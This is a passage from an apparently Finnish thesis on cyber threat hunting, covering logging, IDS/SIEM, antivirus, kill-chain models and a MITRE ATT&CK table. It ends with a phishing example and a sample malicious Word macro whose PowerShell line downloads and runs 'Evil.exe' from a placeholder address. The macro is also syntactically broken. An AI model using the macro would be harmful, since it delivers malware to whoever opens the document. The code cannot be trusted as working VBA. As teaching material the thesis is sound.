- Tiedon sijaitseminen väärässä paikassa. Esim. asiakasdatan sijaitseminen temp/download- tai sharedkansiossa. Kansiot, jotka ovat yleisessä käytössä.
- Web-liikenne, joka näyttäisi automatisoidulta. Esim. DNS-kyselyitä, jotka tapahtuvat samaan osoitteeseen 5 minuutin välein.
- DDoS-liikennettä. Esim. monta yhteyden otto pyyntöä monesta eri IP osoitteesta samaan aikaan.

[21]

5.2 Käyttäytymispohjainen metsästys.

Mitä poikkeus tapahtumia kannattaa etsiä? Käyttäytymiskohtaisessa metsästyksessä on suotavaa ottaa huomioon käyttäjien työtoiminnat. Mitä käyttäjät tekevät? Mitä työkaluja käyttäjät tarvitsevat? Miten käyttäjä käyttäytyy työympäristössä? Heti, kun näihin kysymyksiin on saatu vastaukset ryhdytään etsimään työympäristöstä poikkeavia tapahtumia: esimerkiksi tilinpitäjä käynnistelee powershell.exeä ja käsittelee käyttäjätietoja ja muokkaa admin-oikeuksilla, jos hänelle on annettu sellaiset. Mikä on normaalia? Mikä on poikkeavaa? Näihin kysymyksiin löydetään vastaukset käyttäytymispohjaisissa metsästyksissä. Tyypillisesti tässä vaiheessa hyökkääjät ovat onnistuneesti murtautuneet tietokantaan ja käyttäytyvät poikkeuksellisesti. Tässä metsästyksessä voidaan käyttää IOC:ita epäilyttävien prosessitapahtumien etsimisessä, jollainen voi olla esimerkiksi etätyökalujen käyttö tärkeisiin laitteisiin.

5.3 Intel/Threat actor pohjainen lähestyminen

Vaativin metsästystapa on hyökkääjän/Threat Actor/Advanced Persisted Threat kohtainen lähestyminen. APT (advanced persistent threat) järjestöt ovat tyypillisesti eri valtioiden sponsoroituja rikollisjärjestöjä. Nämä järjestöt pyrkivät murtautumaan huomaamattomasti uhrien järjestelmiin. APT-uhat ovat kaikkein sivistyneimpiä, koska nämä rikollisjärjestöt investoivat aikaa ja resursseja uusiin hyökkäyksiin. Hyökkäysten havaitseminen on erittäin haastavaa, koska hyökkääjät käyttävät työkaluja ja heikkouksia, joita ei ole vielä havaittu. Tämän takia metsästykset, joissa pyritään etsimään epäilyttäviä tapahtumia ja käyttäytymistä, vaativat järjestelmien tieto- ja osaamistaitoja.

Hyökkäyksen havaitsemisessa käytetään hyökkääjien käyttämiä ohjelmia, tekniikoita, historiaa, tavoitteita ja kohteita. Mitä enemmän näistä rikollisjärjestöistä tiedetään, sitä suuremmalla todennäköisyydellä, voidaan havaita hyökkäykset. Tämän tiedon saaminen ei helposti saatavilla julkisesti, ja julkiset tiedot eivät ei ole aina ajan tasalla. [22]

6 TYÖKALUJA TIETOTURVAUHKIEN METSÄSTYKSEEN

Tässä luvussa käydään läpi työkaluja, joilla voidaan toteuttaan metsästyksiä.

6.1 Metsästäjien tiedot ja taidot

Metsästystä voidaan toteuttaa työkaluilla, mutta tärkeintä on metsästäjien tiedot ja taidot. Kuka tahansa pystyy etsimään lokitapahtumista käynnistetyt prosessit sekä käyttäytymistapahtumia, mutta pidemmälle pääsemiseen vaaditaan koulutusta, joka auttaa ymmärtämään mikä on haitallista ja mikä ei. Voidaan ostaa tuotteita, joilla voidaan seurata tapahtumia sekä liikennettä, mutta metsästäjän tiedot ja taidot määräävät metsästyksen onnistumisen.

6.2 IDS ja SIEM

Intrusion detection system (IDS), murtautumisen havainto- ja estopalvelut seuraavat ja analysoivat verkoston liikennettä ja etsivät epäilyttäviä tapahtumia. Epäilyttävät tilanteet ja tapahtumat voidaan määrittää käytäntöjen (policy) muuttumisella, kuten salasanamuutoksia admin-käyttäjätunnuksilla, tai käytäntöjen rikkomisella, kuten kielletyn liikenteen kuten P2P-liikenteen toteuttaminen, jos yritys on linjannut sitä kielletyksi. Ne voidaan määrittää ennalta annettujen sääntöjen perusteelta, kuten monta yhteyden pyyntöä yhdestä IP-osoitteesta moneen eri porttiin kohde IP-osoitteeseen tai tapahtumilla, kuten suoranaista liikennettä IP-osoitteeseen. [2, 20, 23]

IDS-tuotteet käyttävät esimääritettyjä tapahtumia, joista muodostetaan säännöt (RULES), jotka yrittävät löytää verkosta annettujen kriteereihin tapahtuvaa liikennettä. Nämä tuotteet lähettävät ilmoituksen Security Information and Event Manager (SIEM)-käyttöliittymään [8] tutkittavaksi. Tapahtuman tullessa SIEM kerää tapahtuman ajan, poikkeuksen tai tapahtumatyypin, lähdeosoitteet, IP-osoitteet ja päämääräosoitteen IDS-sensoreista. Tietoturva-analyytikot tutkivat manuaalisesti tapahtumia löytääkseen potentiaaliset haittatapahtumat. Kaikki tutkimukset tapahtuvat SIEM-tuotteissa. SIEM-


tuotepalveluilla voidaan tutkia tallennettua tapahtumia loki tietokannoista. IDS-tuotteita kannattaa ylläpitää uusilla säännöillä ja järjestelmäpäivityksillä. [2, 20, 23]

6.3 Lokitus

Lokitus on käyttöjärjestelmien, laitteiden, ohjelmien ja tapahtumien historian tallentaminen tietokantaan. Tämä sisältää myös kaikki tapahtumat, kuten lokitiedostojen avaamisen, niiden muokkaamisen ja poistamisen. Näissä tapahtumissa myös näkyy tapahtuman tekijän ja käsittelyn lähtöpiste. Suositeltavia lokitietoja, joita kannattaa kerätä, ovat VPN-liikenne, käyttäjien yhteydenotto ja kirjautuminen VPN-yhteyksillä. Tällä tiedolla voidaan varmistaa, kuka käyttäjä on toteuttanut yhteyden, mikä helpottaa tutkintaa. Verkko liikenteet, verkkoliikenne kumpaankin suuntaan ja suoranainen yhteys IP-osoitteeseen voivat olla haitallisia, joten verkko liikennettä on suositeltavaa valvoa. Yrityksen serveriliikenteen seuraamisella voidaan katsoa esimerkiksi käyttäjien tiedonsiirron määrää, josta voidaan havaita potentiaaliset tiedonmurrot. Palomuurien loki liikenteistä voidaan helposti lajitella liikenteet eri porttityyppeihin ja päämääräosoitteisiin. Palomuuri lokien perusteelta voidaan tutkia esimerkiksi, onko haitallista liikennettä tapahtunut tunnetusti haitallisten porttien käytön perusteelta. Windows security lokeilla voidaan kerätä Windows laitteista kaikki käyttäjätapahtumat kuten kirjautumiset sekä, ohjelmien ja prosessien käynnistäminen.

Näillä lokitiedoilla voidaan suorittaa laaja ja syvällinen tutkinta, joilla voidaan nostaa metsästysten onnistumismahdollisuutta. Näin voidaan havaita, miten hyökkääjät ovat murtautuneet, mitä hyökkääjät ovat tehneet ja miten hyökkäys voitaisiin korjata siten, että tulevaisuudessa samaa hyökkäyspolkua tai tekniikoita ei käytetä tai että niitä on vaikeampaa hyväksikäyttää. On suositeltavaa tehdä lokitus kaikista järjestelmistä ja palveluista, joita hyökkääjät voisivat tavoitella. Lokitus on täydellinen jalanjälkien keräilijä, josta nähdään kaikki. Tämän takia lokitus on ensimmäinen ja tärkein työkalu tietoturvamaailmassa, sillä ilman lokitusta metsästys ja tutkinnat toteutettaisiin sokeasti.

Kuvassa 1 on esimerkki Windows event lokitapahtumasta, ja korostetuista kohdista voidaan helposti havaita tapahtuma-aika, tapahtumatyyppi 4624, se että käyttäjä on kirjautunut onnistuneesti, kirjautumistyyppi 3 eli verkkopohjainen kirjautuminen, käyttäjätunnuksen nimi ja työpisteen nimi.



Kuva 1 Kuva Windows security event lokista [24]

6.4 Antivirukset

Antivirus palvelut ovat tuotteita, jotka etsivät, estävät ja poistavat haittaohjelmia. Antivirukset toimivat tietokantapohjaisesti. Antivirukset eivät kykene estämään uusia viruksia vaan analysoituja ja tutkittuja tapahtumia, joita antiviruksen palveluntarjoaja on lisännyt antivirus päivityksiin. Antivirukset eivät ole tekoälyjä vaan staattisia tuotteita, jotka vertaavat haitallisia tapahtumia ja toimintoja, joita virukset ja hyökkääjät voivat hyödyntää tietokoneen tartuttamisessa. Antivirusten havaintokyky on tietoturvatuotteista heikoin, koska antiviruspalvelut vaativat jatkuvaa päivitystä ja ylläpitoa palveluntarjoajalta. Uudet hyökkäykset ja heikkoudet, joita ei ole vielä havaittu, ovat hyökkääjien suurimpia työkaluja. Antiviruksen tehtävä ei ole estää kaikkia haitallisia tapahtumia vaan minimoida riski, jolla tartunnat ja tietomurrot voisivat tapahtua. Jos ohjelmista löytyy ennalta määritettyjä

komentoja tai haitallisia koodinpätkiä, antivirus reagoi tarvittavasti. Tämän takia antiviruksen pitää olla ajan tasalla jatkuvasti. [20]

7 UNIFIED KILL CHAIN MENETELMÄ

Mitä etsitään? Miten etsitään? Mitkä tapahtumat voisivat olla haitallisia? Mitkä voisivat olla hyökkäyksen vaiheet? Kuinka hyökkäys tapahtuisi? Millä ajatustyylillä tai perspektiivillä kannattaa etsiä?

Tässä luvussa käydään läpi Unified kill chain, jonka loi Paul Pols 7.12.2017 yhdistämällä cyber kill chainin sekä Mitre ATT&CK frameworkit. Cyber kill chainilla helpotetaan metsästystä paloittelemalla hyökkäyksen vaiheet, mikä helpottaa hyökkäyksen havaitsemista ja analysoimista.

7.1 Cyber kill chain

Lokheed Martin loi cyber kill chainin havaitsemaan ja ennalta ehkäisemään sisäisiä uhkatekijöitä, phishingiä, ransomware-hyökkäyksiä sekä APT:ita. [25]

Cyber kill chain on jaettu kahdeksaan eri osa-alueeseen.

Reconnaissance/tiedustelu

Hyökkäykset alkavat tiedustelulla. Tiedustelulla otetaan selville puolustuksen taso ja etsitään mahdollisia polkuja, sekä tietojärjestelmien heikkouksia tai bugeja, joita hyökkääjät voivat hyväksi käyttää murtautumisessa. [25]

Intrusion/tunkeutuminen

Tiedustelun jälkeen kerättyjen tietojen perusteelta hyökkääjät aloittavat tunkeutumiset. Tunkeutumistyypit ovat tyypillisesti phishing-hyökkäyksiä, ja laitteiden tai softien heikkouksia. [25]

Exploitation/hyväksikäyttö

Hyväksikäytössä käytetään hyväksi heikkouksia. Heikkous voi olla työntekijät, jotka huolettomasti lankeavat phishing-hyökkäyksiin, jos henkilökuntaa ei ole koulutettu. Laite- ja ohjelmistopohjaisissa hyökkäyksissä pyritään hyväksikäyttämään heikkouksia, joita ei ole vielä päivitetty tai havaittu. Hyväksikäytössä pyritään murtautumaan järjestelmän sisälle eri tekniikoilla. [25]

Privilege escalation/oikeuksien nostaminen

Murtautumisen jälkeen tarvittavan tiedon saamiseen tarvitaan usein korkeimmat oikeudet. Oikeuden nosto yrityksiä voidaan tehdä esimerkiksi hyväksikäyttämällä ohjelmien heikkouksia. Tavoitteena on päästä järjestelmänvalvojaksi tai root käyttäjäksi. Heti kun hyökkääjät ovat saavuttaneet mahdollisimman korkeat oikeudet, he voivat muokata järjestelmä asetuksia. [25]

Lateral movement/verkoston sisäinen liikunta

Hyökkääjät voivat liikkua koneiden välillä lateral movement tekniikoilla. Tällä tekniikalla voidaan laajentaa tietomurtoa etsimällä eri laitteita kuten servereitä, joissa pidetään asiakasrekistereitä tai luottamuksellista materiaalia. Hyökkääjillä on tässä vaiheessa suurin mahdollinen näkyvyys hyökättyyn verkkoon. Esimerkki tapaus on laajempi ransomware-hyökkäys, joka tartuttaa kaikki laitteet verkossa lateral movementilla. [25]

Obfuscation/hämääminen


Hämäämisellä pyritään peittämään hyökkääjien polut ja hämäämään tai harhauttamaan puolustajat. Yksi haitallisista obfuscationtyypeistä on lokidatan muuttaminen tai poistaminen. Muokkaamalla tiedostoa, joka kerää kaiken tiedon, hyökkääjät voivat peittää omat jälkeensä ja poistaa hyökkäyksen onnistuneen tapahtumat, joita voidaan hyväksikäyttää tulevaisuudessa. [25]

Denial of service/palvelun esto

Palvelun estossa pyritään häiritsemään tai estämään verkkoliikennettä. Denial of service hyökkäyksillä pyritään estämään puolustajien etsimis-, seuraamis- ja pysäyttämiskyvykkyydet hyökkäykset aikana. Esimerkkinä voivat olla DDOS-hyökkäykset, joissa ulkoiset laitteet lähettävät enemmän liikennettä kuin, hyökätyt järjestelmät pystyvät käsittelemään. [25]

Exfiltration/tiedon vieminen

Tiedon viemisen vaiheessa hyökkääjät ovat onnistuneesti murtautuneet ja löytäneet haluamansa kohteen. Exfiltration vaiheessa hyökkääjät kopioivat tai siirtävät saavutetut datan hallitsemalleen alueelle esimerkiksi hyökkääjän kaappaamiin tai ostamiin ulkoisiin palveluihin. Tämän jälkeen hyökkääjät voivat käsitellä kaapatun tiedon haluamansa mukaan. [25]



Kuva 2 Cyber kill chain. [26]

7.2 Mitre Tietokanta

ATT&CK on lyhenne sanoista adversarial tactics, techniques and common knowledge. ATT&CK on tietokanta, jota käytetään tietouhkien tutkimiseen ja analysoimiseen. Mitre on vuonna 2013 aloitettu projekti, jonka tavoitteena on dokumentoida yleiset tietouhka-hyökkäystaktiikat, tekniikat ja toimenpiteet, joita APT:t käyttävät.

ATT&CK järjestää kaikki hyökkäystekniikat eri toiminta-alueisiin helpottamaan hyökkäysten analysointia. Nämä toiminta-alueet kokoavat ATT&CK Frameworkin, joka koostuu kaikista tekniikoista, ja joka on jaettu omiin toiminta osa-alueisiin. Osa-alueita on 11, ja ne ovat. [27, 28]

- Initial Access/Sisälle pääsy
- Execution/Toiminta
- Persistance/Sinnikkyys
- Privilege Ecalation/Oikeuksien nosto
- Defense Evasion/Puolustuksen väistö

- Credential Access/Admin-oikeuksien saavuttaminen
- Discovery/Havainto
- Lateral Movement/Sisäinen liikkuminen
- Collection/Kerääminen
- Exfiltration/Ulospäin liikennöinti
- Command and Control/Kaappaaminen ja haltuun otto
- Impact/Vaikutus

Kuvasta 3 voidaan hyvin havaita, kuinka kukin tekniikka menee omaan osa-alueeseensa. Jokaisella tekniikalla matriisissa on kerrottu tietoa tekniikasta, sen toteutuksesta sekä tekniikkaa käyttävistä APT:ista. [27, 28]


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
11 items	34 items	62 items	32 items	69 items	21 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compiled HTML File	Forced Authentication
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Component Firmware	Hooking
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture
	InstallUtil	Component Firmware	Extra Window Memory Injection	Connection Proxy	Input Prompt
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Control Panel Items	Kerberoasting
	Local Job Scheduling	Create Account	Hooking	DCShadow	Keychain
	LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay
	Mshta	Dylib Hijacking	Launch Daemon	Disabling Security Tools	Network Sniffing
	PowerShell	Emond	New Service	DLL Search Order Hijacking	Password Filter DLL
	Regsvcs/Regasm	External Remote Services	Parent PID Spoofing	DLL Side-Loading	Private Keys
	Regsvr32	File System Permissions Weakness	Path Interception	Execution Guardrails	Securityd Memory
	Rundll32	Hidden Files and Directories	Plist Modification	Exploitation for Defense Evasion	Steal Web Session Cookie
	Scheduled Task	Hooking	Port Monitors	Extra Window Memory Injection	Two-Factor Authentication Interception
	Scripting	Hypervisor	PowerShell Profile	File and Directory Permissions Modification	
	Service Execution	Image File Execution Options Injection	Process Injection	File Deletion	
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Scheduled Task	File System Logical Offsets	
	Signed Script Proxy Execution	Launch Agent	Service Registry Permissions Weakness	Gatekeeper Bypass	
	Source	Launch Daemon	Setuid and Setgid	Group Policy Modification	
	Space after Filename	Launchctl	SID-History Injection	Hidden Files and Directories	
	Third-party Software	LC_LOAD_DYLIB Addition	Startup Items	Hidden Users	
	Trap	Local Job Scheduling	Sudo	Hidden Window	
	Trusted Developer Utilities	Login Item		HISTCONTROL	
	User Execution			Image File Execution Options Injection	

Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
23 items	18 items	13 items	22 items	9 items	16 items
Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
File and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Peripheral Device Discovery	Remote File Copy	Input Capture	Fallback Channels		Network Denial of Service
Permission Groups Discovery	Remote Services	Man in the Browser	Multi-hop Proxy		Resource Hijacking
Process Discovery	Replication Through Removable Media	Screen Capture	Multi-Stage Channels		Runtime Data Manipulation
Query Registry	Shared Webroot	Video Capture	Multiband Communication		Service Stop
Remote System Discovery	SSH Hijacking		Multilayer Encryption		Stored Data Manipulation
Security Software Discovery	Taint Shared Content		Port Knocking		System Shutdown/Reboot
Software Discovery	Third-party Software		Remote Access Tools		Transmitted Data Manipulation
System Information Discovery	Windows Admin Shares		Remote File Copy		
System Network Configuration Discovery	Windows Remote Management		Standard Application Layer Protocol		
System Network Connections Discovery			Standard Cryptographic Protocol		
System Owner/User Discovery			Standard Non-Application Layer Protocol		
System Service Discovery			Uncommonly Used Port		
System Time Discovery			Web Service		
Virtualization/Sandbox Evasion					

Kuva 3. Osa MITRE's ATT&CK Framework. [29]

7.3 Unified killchain

Unified Kill Chain luotiin yhdistämällä cyber kill chain ja mitre att&ck framework. Yhdistämisellä voidaan parantaa kykyä havaita hyökkäykset sekä reaktio aikaa [30]. Unified Kill Chainissa on 18 eri hyökkäysvaihetta, jotka tapahtuvat verkon sisällä ja ulkopuolella tapahtuvissa end-to-end hyökkäyksissä. Unified Kill Chainia voidaan käyttää ATP:iden end-to-end hyökkäyksien analysoimiseen, vertaamiseen ja puolustamiseen.



Kuva 4. Unified Kill Chain, jossa on 18 ainutlaatuista hyökkäysvaihetta, jotka toteutuvat kehittyneessä hyökkäyksessä. [31]

Unified kill chain mallilla voidaan kehittää uusia puolustustekniikoita, joilla tietoturva ammattilaiset pysyvät ajan tasalla uusien uhkien ja uhkatekijöiden toiminnasta. [30]

8 ESIMERKKITAPAUS METSÄSTYKSESTÄ


Uhkien metsästystä lähestytään hypoteesilla, jossa uhkatekijät ovat onnistuneesti toteuttamassa hyökkäystä ja hyökkääjä pyrkii savuttamaan lopputuloksensa, onko tapauksessa kyse asiakastietokannasta tai admin-oikeuksista. Käyttämällä tekniikoita ja taktiikoita unified kill chainista voimme toteuttaa metsästyksen. Tässä opinnäytetyössä otetaan esiin jokainen hyökkäyksen sekä metsästyksen vaihe.

8.1 Hyökkäys askel askeleelta

Tässä luvussa käydään läpi tyypilliset hyökkäysvaiheet, jotka tulevat vastaan embedded phishing-hyökkäyksessä.

Hyökkäys alkaa tyypillisesti phishing-sähköpostiviestistä. Hyökkäyksen viestissä pyritään sosiaalisella manipuloinnilla huijaamaan kohdetta avaamaan tiedosto.

Kuvassa 5 on esimerkki phishing viestissä, jossa on liitteenä haitallinen Word-dokumentti.



Kuva 5. Omasta sähköpostista otettu kuvakaappaus.

Viestissä teeskennellään lähettäjän olevan paypal@service[.]com, kun todellisuudessa lähettäjä on noreply-55403239@vgad-asdsav[.]com

Tämän tyyppisissä viesteissä liitedokumentissa on haitallinen makro, jossa on tyypillisesti RAT (Remote Access Trojan), jolla salakuljetetaan troijalainen, malware tai ransomwareja.

Troijalaiset haittaohjelmat ovat salakuljettajia, jotka yrittävät salakuljettaa haitallisia ohjelmia huomaamattomasti. Malwaret ovat yleinen termi haittaohjelmille, joiden tavoitteet riippuvat hyökkääjän tavoitteista. Ransomwaret ovat panttivankiohjelmistoja, jotka kaappaavat koneen tiedostot panttivangeiksi, jotka voidaan pelastaa maksamalla lunnaat hyökkääjälle. Näiden ohjelmien tavoitteet riippuvat hyökkäysympäristöstä ja hyökkääjästä.

Esimerkki haitallisesta makrosta ja sen toiminnasta

VBS makro

```
Sub Auto_Open()
Dim exec As String
exec = “powershell.exe // käynnistää powershell prosessin
“”IEX ((new-object net.webclient).downloadstring(‘http://192.168.x.x/Evil.exe’))””
Shell (exec) // hakee Internet explorerilla osoitteesta tiedoston
End With
Shell ("Evil.exe") // Avaa tiedoston tiedoston
End Sub
```

